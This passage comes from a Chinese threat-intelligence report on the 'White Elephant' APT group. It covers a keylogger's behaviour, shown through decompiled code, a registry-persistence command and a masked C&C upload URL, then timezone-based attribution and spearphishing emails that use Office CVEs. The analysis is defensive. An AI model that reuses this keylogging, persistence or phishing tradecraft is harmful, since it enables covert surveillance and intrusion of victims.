


图 2-11 回传流程

2.5 攻击来源与攻击目标的分析

2.5.1 样本集中其他对中国有针对性的样本分析

表 2-2 样本标签

病毒名称	Trojan/BAT.Zapchast.at
原始文件名	未知
MD5	13107B9455561E680FE8C3B9B1E8BC37
处理器架构	X86-32
文件大小	29, 4905 字节
文件格式	ZIP

时间戳	2011-05-28 16:04:38
数字签名	无
加壳类型	ZIP SFX
编译语言	Microsoft Visual C++ 6.0
VT 扫描结果	40 / 51

样本使用 PDF 图标进行伪装，运行后衍生多个文件到系统目录并运行，同时显示一张图片（如图 2-12）该图片为中国法院的判决书，以迷惑用户。衍生文件会添加注册表开机启动，记录用户键盘输入并回传至远程服务器。




图 2-12 样本中包含带有中文的图片

样本运行后衍生文件列表：

MD5	E92F739FE39E22002F E3A824084DD95B	01CDA08113796A7870 2843A414F477C4	FC368AEF6E1293295E E26F6360B9CF9C	0181DE2B2E2F1695D BBFBE9A59F5C96E	68E8AD38E9E61504A 46DEAE00EC7C141
路径	% WINDOVS% \windowss\				
文件名	spoolsv.exe	ssmss.exe	test.vbs	start1.bat	court_notice.jpg
类型	PE	vbs 脚本	批处理脚本		图片
功能	键盘记录	回传记录	执行 start1	启动 PE 文件	显示给用户

- 记录用户的窗体名称和键盘输入，特别是对 Internet Explorer, Mozilla FireFox 的子窗体进行记录，达到记录 URL 地址的目的，记录的内容写入 sonic.ax;

```

write_sonic(&v10);
sprintf(&v8, "%s = %s %s\n\n", "Tfttjpo!Tubsut", &v6, &v6); // Session Starts
write_sonic(&v8);
if ( strstr(&String, "Joufsofu!FyqmpsfS") || strstr(&String, "Np<jmb!GjsfGpy") ) // Internet Explorer Mozilla FireFox
{
    lParam[0] = 0;
    EnumChildWindows(v1, EnumFunc, (LPARAM)lParam);
    v2 = lParam;
    do
    {
        v3 = *v2++;
        while ( v3 );
        if ( v2 != &lParam[1] )
        {
            sprintf(&v10, "%s = %s\n\n", "Usm", lParam); // URL
            write_sonic(&v10);
        }
    }
}
    
```

图 2-15 通过监控窗体记录 URL 地址

- 每记录 100 次，复制 sonic.ax 为 sonic1.ax 供 ssmss.exe 使用。

```

if ( log_num != 100 )
{
    ++log_num;
    return CallNextHookEx(hhk, nCode, wParam, lParam);
}
v17 = 0;
memset(&v18, 0, 0x31u);
v3 = &v16;
do
{
    v4 = (v3++)[1];
    while ( v4 );
    v6 = dword_40F2C4;
    *(_DWORD *)v3 = dword_40F2C0;
    v7 = byte_40F2C8;
    *(_DWORD *)v3 + 1 = v6;
    v3[8] = v7;
    dec1_decode(&v17);
    v5 = fopen(&sonic, "r");
    if ( v5 )
    {
        fclose(v5);
        v8 = fopen(&sonic1, "r");
        if ( !v8 )
        {
            MoveFileA(&sonic, &sonic1);
            log_num = 0;
        }
    }
}
    
```

图 2-16 记录次数

ssmss.exe 分析:

- 创建事件对象: Global\{\D91AD7DF91-92E9-9A8FEA3F50CRC254}, 获取计算机名称;
- 使用 CMD 命令添加注册表启动项:


```
reg add HKCU\Software\Microsoft\Windows\Currentversion\run /v WindowsFirewallSecurityServ /t REG_SZ /d "C:\Documents and Settings\*\桌面\ssmss.exe" /f
```
- 循环读取 sonic1.ax 内容并回传至 URL: ***rtdesk.com/test00.php;
- 回传完信息, 删除 sonic1.ax。

C&C 信息:

```
***rtdesk.com/test00.php ***.91.197.101 美国
```

2.5.2 样本集的时间戳、时区分析

样本时间戳是一个十六进制的数据，存储在 PE 文件头里，该值一般由编译器在开发者创建可执行文件时自动生成，时间单位细化到秒，通常可以认为该值为样本生成时间（GMT 时间）。

区段数	0005h	
时间戳截止	4FD34D79h	09/06/2012 13:19:53
符码表指针	00000000h	

图 2-17 提取时间戳

时间戳的分析需要收集所有可用的可执行文件时间戳，并剔除过早的和明显人为修改的时间，再根据其根据特定标准分组统计，如每周的天或小时，并以图形的形式体现，下图是通过小时分组统计结果：




图 2-18 白象组织开发者工作时间

从上图的统计结果来看，如果假设攻击者的工作时间是早上八、九点至下午五、六点的话，那么将工作时间匹配到一个来自 UTC+4 或 UTC+5 时区的攻击者的工作时间。





图 2-19 UTC+4 或 UTC+5 的世界时区分布图位置

根据我们匹配的攻击者所在时区（UTC+4 或 UTC+5），再对照世界时区分布图，就可以来推断攻击者所在的区域或国家。

- UTC+4: 阿拉伯联合酋长国、阿曼、毛里求斯、留尼汪/留尼旺（法）、塞舌尔、第比利斯、亚美尼亚、阿塞拜疆、阿富汗、阿布扎比。
- UTC+5: 巴基斯坦、马尔代夫、叶卡特琳堡、乌兹别克斯坦、土库曼斯坦、塔吉克斯坦、斯里兰卡、印度。

2.5.3 攻击组织分析

我们对这一攻击组织继续综合线索，基于互联网公开信息，进行了画像分析，认为这是一个由 10~16 人的组成的攻击小组。其中六人的用户 ID 是 cr01nk 、 neeru rana、 andrew、 Yash、 Ita nagar、 Naga。



3 白象二代——受害者、漏洞和能力

3.1 概述

2015 年下半年开始的“白象二代”攻击与“白象一代”有很大不同，其开始使用 CVE-2014-4114^[6]、CVE-2015-1641 等漏洞作为攻击载荷，其不再直接在附件中投放 EXE，而采用“投放社工钓鱼邮件+链接的方式”，其 PE 载荷数量也大大减少。

3.1.1 时间链

根据安天监控预警平台汇总的信息，“白象二代”的攻击目标主要为中国和巴基斯坦。中国受到攻击面积极为广泛，“白象二代”对中国发起了大量攻击事件。自 2016 年以来，我们持续跟踪该组织，图 3-1 为“白象二代”行动的攻击时间链。




图 3-1 “白象二代”行动的攻击邮件时间链

图 3-2 为攻击文档存档事件、PE 文件时间戳信息：




图 3-2 格式文档和 PE 载荷时间戳

3.1.2 受害者

“白象二代”组织针对中国的攻击目标以教育、军事、科研领域为主。




图 3-3 受害领域分布

3.2 攻击分析

“白象二代”组织的攻击主要通过鱼叉式钓鱼电子邮件，大部分邮件以插入恶意链接的方式进行攻击，通过精心构造的诱饵内容诱导受害者打开链接，一旦打开恶意链接就会下载带有漏洞的恶意文档。

在我们捕获到的文档中，大部分是利用 CVE-2014-4114 漏洞的 PPS 文件、少量利用 CVE-2015-1641 漏洞的 rtf 文件。

3.3 鱼叉式钓鱼攻击

鱼叉式钓鱼攻击，APT 攻击中最常见的攻击方式，与普通的钓鱼邮件不同，鱼叉式钓鱼攻击不会批量地发送恶意邮件，而只针对特定公司、组织的成员发起针对性攻击，具体的攻击手法又分为两种：

1. 在邮件中植入恶意附件，诱导受害者打开附件文件；
2. 在邮件正文中插入恶意链接，诱导受害者点击链接，一旦受害人点击链接就会跳转到恶意链接，该链接或是挂马网站，或是恶意文件下载地址。

本次行动中“白象二代”组织使用的手法主要是第二种，因为该方式在邮件中不存在附件，更容易通过安全软件的检测。链接相对附件也更容易骗取用户的信任，邮件内的链接都是利用的第三方域名跳转，多数以 ████████ 为跳转域名。

3.3.1 案例 1：针对中国高校教师的钓鱼邮件

这是一封针对中国高校教师的鱼叉式钓鱼邮件，正文内容是关于南海问题，在邮件的最后诱导受害者点击链接查看“完整版报告”。一旦用户点击该链接就会下载恶意文档。该文档使用了 CVE-2014-4114 漏洞，且采用 PPS 格式自动播放的特点，来实现文档打开漏洞即被触发。




图 3-4 鱼叉式钓鱼邮件 1

邮件内容大意为：

中国与东南亚的关系：
中国南海，更有张力和挑战（2016 年五月报告）

在 2016 年年初，多个国家关注中国南海争议。以美国为首的多个国家对中国进行了言辞强烈的谴责，中国强烈谴责美国的行动和军事部署。

北京仍然有决心解决有争议的问题，尤其是习近平主席在 2015 年 9 月期间提出中国在南海无意搞军事化，紧张情绪并没有蔓延，美国，中国会议增多的迹象向东南亚各国政府表明、华盛顿没有、北京也没有寻求对抗。在此背景下，这些国家的政府对中国挑战其在中国南海权益的答复仍然是衡量为主。过去，他们常常减少面对中国时的自信，展示了对中国的一些批评，变得更愿意以阻止中国，并与美国更紧密地联系起来.....

原始链接	
重定向链接	

3.3.2 案例 2：针对国内科研机构的钓鱼邮件

这是另一封针对国内科研机构的鱼叉式钓鱼邮件，以一封标有 TOP SECRET（绝密档案）的文档扫描图片为正文诱导受害者点击下面的“绝密报告”，一旦受害者点击链接就会下载一个恶意文档。该文档使用了 CVE-2014-4114 漏洞，且采用 PPS 格式自动播放的特点，来实现文档打开漏洞即被触发。




图 3-5 鱼叉式钓鱼邮件 2

邮件内容中文大意为：

我们的国防部长

序号 1.
 Contr Nr : X-0850
 日期: 1969 年 2 月 20 日
 文档, 主题& 内容: 由国防部长给总统的备注: 冲绳基地和部队。响应在 1 月 27 日会议中提出的问题。注意这些都是参谋长联席会议的答复, 国防部将通过正在进行的 NSC 研究来提供明确的政策。因此不提供国防部长的观点。回答的问题包括了冲绳部队的规模, 在那里的原因, 未来需要的基地等。附: 国防部长指出要求从参谋长联席会议主席到总统的转交并指出 ISA 还没有评论。

序号 2.
 Contr Nr : X-1383
 日期: 1969 年 5 月 19 日
 文档, 主题& 内容: 由国防部长给参谋长联席会议主席的备注: 核能力的退化-在琉球基地和备用...

原始链接	[REDACTED]
重定向链接	[REDACTED]

3.3.3 案例 3：针对中国军事爱好者的钓鱼邮件

这是一封与军事相关的钓鱼邮件，针对中国军事爱好者的攻击，同样的在正文中嵌入一个链接，该链接指向一个恶意文档，该文档是一份 WORD 文档，采用的漏洞与前两个案例的 PPS 有所不同。系一个以.doc 为扩展名的 RTF 格式文档，使用漏洞为 CVE-2015-1641。




图 3-6 鱼叉式钓鱼邮件 3

3.4 相关诱饵文件

“白象二代”组织的主要使用 PPS（Powerpoint 的自动播放格式）和具有 WORD 扩展名的 RTF 格式文档为诱饵文件，在我们捕获样本中大部分都是与军事相关的诱饵文件。

最致命的5款无人机

MQ-8B“火力侦察兵”是一款无人垂直起飞和着陆系统

MQ-8B

“火力侦察兵”

